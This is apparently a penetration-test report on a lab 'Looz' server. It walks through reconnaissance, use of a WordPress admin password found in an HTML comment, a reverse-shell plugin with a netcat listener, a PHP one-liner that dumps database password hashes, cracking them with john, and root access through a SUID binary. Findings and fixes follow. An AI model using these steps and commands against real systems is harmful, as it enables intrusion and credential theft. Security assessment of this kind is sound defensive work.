NSCC

Looz Server - Security Assessment Report

Looz

O'Quinn,Callahan
3-15-2026

Note: The contents of this document are confidential and for authorized persons of the Looz team only.

TABLE OF CONTENTS

1 Executive summary 3

2 Methodology 3

2.1 Scope 3

2.2 Methodology 3

2.3 Tools 4

3 Reconnaissance 4

3.1 Host Discovery 4

3.2 Port Scanning 4

3.3 Service Version Analysis 4

4 Pre-exploitation 5

4.1 Web Application Enumeration 5

4.1.1 Port 80 5

4.1.2 Port 8081 5

5 Penetration 5

6 Post Exploitation 5

7 Figures 6

7.1 6

7.2 6

7.3 6

7.4 7

7.5 7

7.6 8

7.7 8

7.8 8

7.9 9

7.10 9

7.11 9

7.12 10

7.13 10

8 Key Findings 10

8.1 Plaintext Credentials in HTML Comments 10

8.2 WordPress Administrator Access 10

8.3 Weak Password for Gandalf 11
8.4 Privilege Escalation Using a SUID Binary 11
9 Mitigation Recommendations 11
9.1 Immediate (critical-High) 11
9.2 Short-Term (Medium-Low) 12
10 Conclusion 12

1 EXECUTIVE SUMMARY

I was tasked with conducting a penetration test on the Looz server prior to their go live date to assess the security of the system. During my assessment, I found critical vulnerabilities that allowed me to fully compromise the system. Here is a summary of the process I followed & the vulnerabilities that allowed me to do so:

A plain-text password was left in an HTML comment, which gave me access to a WordPress administrator account. From there, I was able to harvest more credentials and install a malicious plug-in which I used to create a reverse shell from the docker container. From there, I was able to brute-force a login, granting me access to SSH into the main system. Once in the system, I was easily able to escalate to root privilege, taking over the system.

Due to my findings, the server should not be deployed until significant security measures have been implemented. The vulnerabilities found should be addressed immediately.

2 METHODOLOGY

2.1 SCOPE

- The Looz server will be tested with no prior knowledge to the system (black-box). The only thing I will have knowledge of is the fact that the server will be connected to the same network as my own system. Anything I can access from any information gathered will be viable for me to access. While I intend to not harm the system, I will be attempting intrusion by any means, therefore it is important to understand the risks associated.

2.2 METHODOLOGY

The test will be conducted in the following phases:

- **Reconnaissance**
  - This phase will focus on scans to identify the system and its open ports/running services
- **Pre-Exploitation**
  - This phase will focus on exploring the web application and services based on reconnaissance to discover vulnerabilities
- **Exploitation**
  - This phase will focus on attempting to leverage vulnerabilities to gain access to the system
- **Post-Exploitation**
  - This phase will focus on internal enumeration and attempted privilege escalation
- **Documentation**
  - This phase will focus on the compilation of my findings and evidence, as well as mitigation recommendations.

2.3 TOOLS

The tools used throughout the test are:

- A Kali Linux system on the same network
- netdiscover
- nmap
- gobuster
- dirb
- nikto
- Burp Suite
- netcat
- Pentestmonkey - php-reverse-shell
- john
- rockyou word list

3 RECONNAISSANCE

3.1 HOST DISCOVERY

- A ping sweep was conducted to identify the hosts on the network.
  - **nmap -sn 192.168.159.0/24**
- The scan let me determine the target IP as **192.168.159.133**

3.2 PORT SCANNING

- A comprehensive port scan was conducted to enumerate open services.
  - **nmap -p- -sV -sC 192.168.159.133**
- The results are as follows:

Open Port (TCP)	Service	Version
22	SSH	OpenSSH 8.2p1 Ubuntu 4ubuntu0.2
80	HTTP	Nginx 1.18.0 (Ubunutu)
3306	MySQL	MariaDB 5.5.5-10.5.10-MariaDB
8081	HTTP	Apache httpd 2.4.38 (Debian)

3.3 SERVICE VERSION ANALYSIS

- Port 80 hosts a static webpage
- Port 8081 hosts a WordPress instance

4 PRE-EXPLOITATION

4.1 WEB APPLICATION ENUMERATION

4.1.1 Port 80

- Manual inspection of the http://192.168.159.133/ revealed a static HTML site
  - Upon reviewing the source code, a comment was discovered containing plain-test credentials (Figure 7.1)
- Directory enumeration with **gobuster** uncovered /images & /index.html (Figure 7.2)
- Vulnerability scanning with nikto revealed several vulnerabilities (Figure 7.3)

4.1.2 Port 8081

- Initially, accessing http://192.168.159.133:8081/ resulted in a redirect to port 80. Adding an entry to /etc/hosts resolved the virtual host.
- Directory enumeration with gobuster revealed several paths, including the WordPress login page http://wp.looz.com:8081/wp-login.php (Figure 7.4)

5 PENETRATION

- Using the credentials found in the source code (john; yoUC@n'tbr3akIT), I was able to successfully log into the WordPress page (Figure 7.5)
- Through manually exploration of the WordPress interface, I was able to find other accounts, including another administrator "gandalf" (Figure 7.6)
- Using a script by PentestMonkey (php-reverse-shell) I attempted to start a reverse shell script through various methods. Adding it as a theme was unsuccessfull, however zipping the script and installing it as a new plugin worked (Figure 7.7). This let me access it at http://wp.looz.com:8081/wp-content/plugins/wp-easy-shell/wp-easy-shell.php?cmd=id (Figure 7.8) and would communicate with a netcat listener I had running on port 4444 (Figure 7.9). This was a success, and I had gained access to the docker container.

6 POST EXPLOITATION

- In the docker container, I was able to enumerate hashes for users (Figure 7.9). These hashes were saved in a file (hashes.txt).
- Using the exfiltrated hashes, I ran john with rockyou. This cracked the password for Gandalf (Figure 7.10). Once I had the password, I was able to ssh into the server as gandalf (Figure 7.11)

- Once into the server, I was able to enumerate an executable binary (Figure 7.12). This binary granted root access upon execution, granting me control of the system (figure 7.13)

7 FIGURES

7.1

```
424      <a class="u-link" href="https://nicepage.com/html-website-builder" target="_blank">
425        <span>HTML Website Builder</span>
426      </a>.
427    </section>
428    <!--- john don't forget to remove this comment, for now wp password is  y0uC@n'tbr3akIT--->
429  </body>
430 </html>
431
```

7.2

```
┌──(callahan㉿CallahanO)-[~]
└─$ gobuster dir -u http://192.168.159.133 -w /usr/share/wordlists/dirb/common.txt -o gobuster80.tx
═══════════════════════════════════════════════════════════════
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://192.168.159.133
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
/images               (Status: 301) [Size: 178] [──→ http://192.168.159.133/images/]
/index.html           (Status: 200) [Size: 37653]
Progress: 4613 / 4613 (100.00%)
═══════════════════════════════════════════════════════════════
Finished
═══════════════════════════════════════════════════════════════

┌──(callahan㉿CallahanO)-[~]
└─$
```


7.3

```
└─$ cat niktolooz.txt
- Nikto v2.5.0/
+ Target Host: 192.168.159.133
+ Target Port: 80
+ GET /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Head
ers/X-Frame-Options:
+ GET /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a dif
ferent fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-h
eader/:
+ HEAD nginx/1.18.0 appears to be outdated (current is at least 1.20.1).
+ GET /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
```


7.4

```
└─$ gobuster dir -u http://192.168.159.133:8081 -w /usr/share/wordlists/dirb/common.txt -o gobuster8081looz.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.159.133:8081
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 282]
/.htaccess            (Status: 403) [Size: 282]
/.hta                 (Status: 403) [Size: 282]
/index.php            (Status: 301) [Size: 0] [--> http://192.168.159.133/]
/server-status        (Status: 403) [Size: 282]
/wp-admin             (Status: 301) [Size: 328] [--> http://192.168.159.133:8081/wp-admin/]
/wp-content           (Status: 301) [Size: 330] [--> http://192.168.159.133:8081/wp-content/]
/wp-includes          (Status: 301) [Size: 331] [--> http://192.168.159.133:8081/wp-includes/]
/xmlrpc.php           (Status: 405) [Size: 42]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
```


7.5




7.6


gandalf
Gandalf
gandalf@looz.com
Administrator

7.7


Not Secure
http://wp.looz.com/wp-admin/plugins.php?plugin_status=all&paged=1&s
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Looz
4
0
New
Dashboard
Posts
Media
Pages
Comments
Appearance
Plugins
Installed Plugins
Add New
Plugin Editor
Users
Tools
Settings
Collapse menu
WordPress 6.9.4 is available! Please update now.
Plugins
Add New
Plugin activated.
All (3) | Active (1) | Inactive (2) | Auto-updates Disabled (3)
Bulk actions
Apply
Plugin
Description
Akismet Anti-Spam
Activate | Delete
Used by millions, Akismet is quite possibly the best way in the world to protect your blog from spam. It keeps your site protect
even while you sleep. To get started: activate the Akismet plugin and then go to your Akismet Settings page to set up your API
Version 4.1.9 | By Automattic | View details
Hello Dolly
Activate | Delete
This is not just a plugin, it symbolizes the hope and enthusiasm of an entire generation summed up in two words sung most fa
by Louis Armstrong: Hello, Dolly. When activated you will randomly see a lyric from Hello, Dolly in the upper right of your adm
screen on every page.
Version 1.7.2 | By Matt Mullenweg | View details
WP Shell Plugin
Deactivate
Simple shell access
Version 1.0
Plugin
Description

7.8


┌──(callahan㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.159.132] from (UNKNOWN) [192.168.159.133] 46290
Linux a5610f5f2480 5.4.0-74-generic #83-Ubuntu SMP Sat May 8 02:35:39 UTC 2021 x86_64 GNU/Linux
21:56:55 up 1:31, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$

7.9

```
$ mysql -h 172.17.0.2 -u dbadmin -pba2k3t wpdb
/bin/sh: 12: mysql: not found
$ echo '<?php
$mysqli = new mysqli("172.17.0.2", "dbadmin", "ba2k3t", "wpdb");
if ($mysqli→connect_error) { die("Connection failed: " . $mysqli→connect_error); }
$result = $mysqli→query("SELECT user_login, user_pass FROM wp_users");
while ($row = $result→fetch_assoc()) {
    echo $row["user_login"] . ":" . $row["user_pass"] . "\n";
}
?>' > /var/www/html/wp-content/plugins/wp-shell-plugin/db.php> > > > > >
$ php -r '$mysqli = new mysqli("172.17.0.2", "root", "root-password", "wpdb"); if ($mysqli→connect_error) { echo "Error: "
 . $mysqli→connect_error . "\n"; } else { echo "Connected as root\n"; $result = $mysqli→query("SELECT user_login, user_pa
ss FROM wp_users"); while($row = $result→fetch_assoc()) { echo $row["user_login"] . ":" . $row["user_pass"] . "\n"; } }'
Connected as root
john:$P$B7CI2MiUu8APqQ2PO5yOCBVR9BuCIy.
william:$P$Bn2/UkbAmUUOXzTm0ZVwx976yuVk1y1
james:$P$Bi0Yc8ROkGWja3QnxP85VCGdsL6P4r/
Evelyn:$P$BbDP0k/c8yEyb3GFYUz0dWP1WC9Eut.
Mason:$P$Bz3vDbHtvMZY89mmi7gQbpYoX7yTvo1
harper:$P$B1fSDnkIVz0Ocn8TcPMxUWZF/7BZkv1
gandalf:$P$BGOXSxRtzMKFKkRZ246loTIXH5AFQm/
```

7.10

```
┌──(callahan㉿kali)-[~]
└─$ john --format=phpass hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
loveme2          (gandalf)
```

7.11

```
└─$ ssh gandalf@192.168.159.133
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
gandalf@192.168.159.133's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-74-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun 15 Mar 2026 10:25:27 PM UTC

  System load:  0.0               Processes:               228
  Usage of /:   82.0% of 6.82GB   Users logged in:         1
  Memory usage: 45%               IPv4 address for docker0: 172.17.0.1
  Swap usage:   0%                IPv4 address for ens33:   192.168.159.133


63 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sat Mar 14 20:29:15 2026
```

7.12

```
gandalf@looz:/home$ ls
alatar  gandalf
gandalf@looz:/home$ cd alatar
gandalf@looz:/home/alatar$ ls
Private  user.txt  wordpress
gandalf@looz:/home/alatar$ cat user.txt
9acf80de68fbb344573762e84cced6f3
gandalf@looz:/home/alatar$ ls Private
shell_testv1.0
gandalf@looz:/home/alatar$ cd Private
gandalf@looz:/home/alatar/Private$ ls
shell_testv1.0
gandalf@looz:/home/alatar/Private$ ./shell_textv1,0
-bash: ./shell_textv1,0: No such file or directory
gandalf@looz:/home/alatar/Private$ ./shell_testv1.0
root@looz:/home/alatar/Private#
```

7.13

```
root@looz:/home/alatar/Private# cd /root
root@looz:/root# ls
root.txt  rundocker.sh  snap
root@looz:/root# cat root.txt
ab17850978e36aaf6a2b8808f1ded971
root@looz:/root#
```

8 KEY FINDINGS

8.1 PLAINTEXT CREDENTIALS IN HTML COMMENTS

- Severity: High
- Description: Plaintext credentials for the WordPress login were identified upon manually reviewing source code. The comment was intended to be deleted but were not.
- Impact: These credentials could easily be discovered and used to access the WordPress site. Access to the WordPress site could allow an attacker to upload malicious code, steal data, or deface the site.
- Recommendations:
    - Review source code, and remove anything containing plain-text sensitive information, such as the credentials found.
    - Ensure all code does not contain sensitive information through strict review processes in the future.

8.2 WORDPRESS ADMINISTRATOR ACCESS

- Severity: Critical

- Description: Having Access to the administrator user on the WordPress site provided access to enumerate other users and find more attack surfaces.
- Impact: An attacker could take full control over the WordPress application, upload malicious plugins, manipulate themes and exfiltrate data. The attacker can leverage this into gaining more access to the system (ex. reverse shell).
- Recommendations:
    - Enforce strong, unique passwords
    - Implement MFA for all accounts
    - Remove redundant administrator accounts and restrict the ability to install plugins.

8.3 Weak Password for Gandalf

- Severity: High
- Description: The password for the user gandalf was identified using a dictionary attack against hashes extracted from the database. This password could easily be brute forced and could allow an attacker access to the server.
- Impact: An attacker could gain access to the host, allowing them to further enumeration information and potentially escalate their privileges.
- Recommendations:
    - Enforce users to use strong, unique passwords or use key-based authentication for SSH
    - Audit user accounts and passwords.

8.4 Privilege Escalation Using a SUID Binary

- Severity: Critical
- Description: A world-executable binary was easily found and immediately granted root access to the server.
- Impact: An attacker with root access could compromise the entire system. They could install backdoors, exfiltrate more sensitive data, and jump to other systems on the network.
- Recommendations:
    - Remove or restrict access to this binary
    - Audit the system for all SUID binaries
    - Review permissions for files and executables
    - Implement the principle of least privilege

9 Mitigation Recommendations

9.1 Immediate (critical-High)

- Remove or revoke privilege to the SUID binary
- Change all passwords for WordPress & System users to strong, complex passwords
- Remove any sensitive information in HTML source code

- Implement a strong password policy for all user accounts.
- Enforce a key-based SSH authentication for all users.
- Review and restrict user permissions for the host, docker, and WordPress. Ensure users only have access to what is completely essential.

9.2 SHORT-TERM (MEDIUM-LOW)

- Audit all SUID binaries on the system to ensure they are necessary and restricted properly
- Enable security headers (X-Frame-Options, X-Content-Type-Options) to avoid clickjacking & mime sniffing.
- Update & upgrade all software and plugins (nginx, Apache, PHP, WordPress)
- Implement regular vulnerability scanning
- Securely communicate credentials, and do not allow sensitive information to appear in code.

10 CONCLUSION

The Looz server currently contains several critical vulnerabilities that lead to a full system compromise. These vulnerabilities can easily be leveraged and exploited to escalate privilege, exfiltrate data and execute critical attacks. The server should not be deployed until all security recommendations have been followed. Regular auditing of the security should occur through the deployment process and post deployment.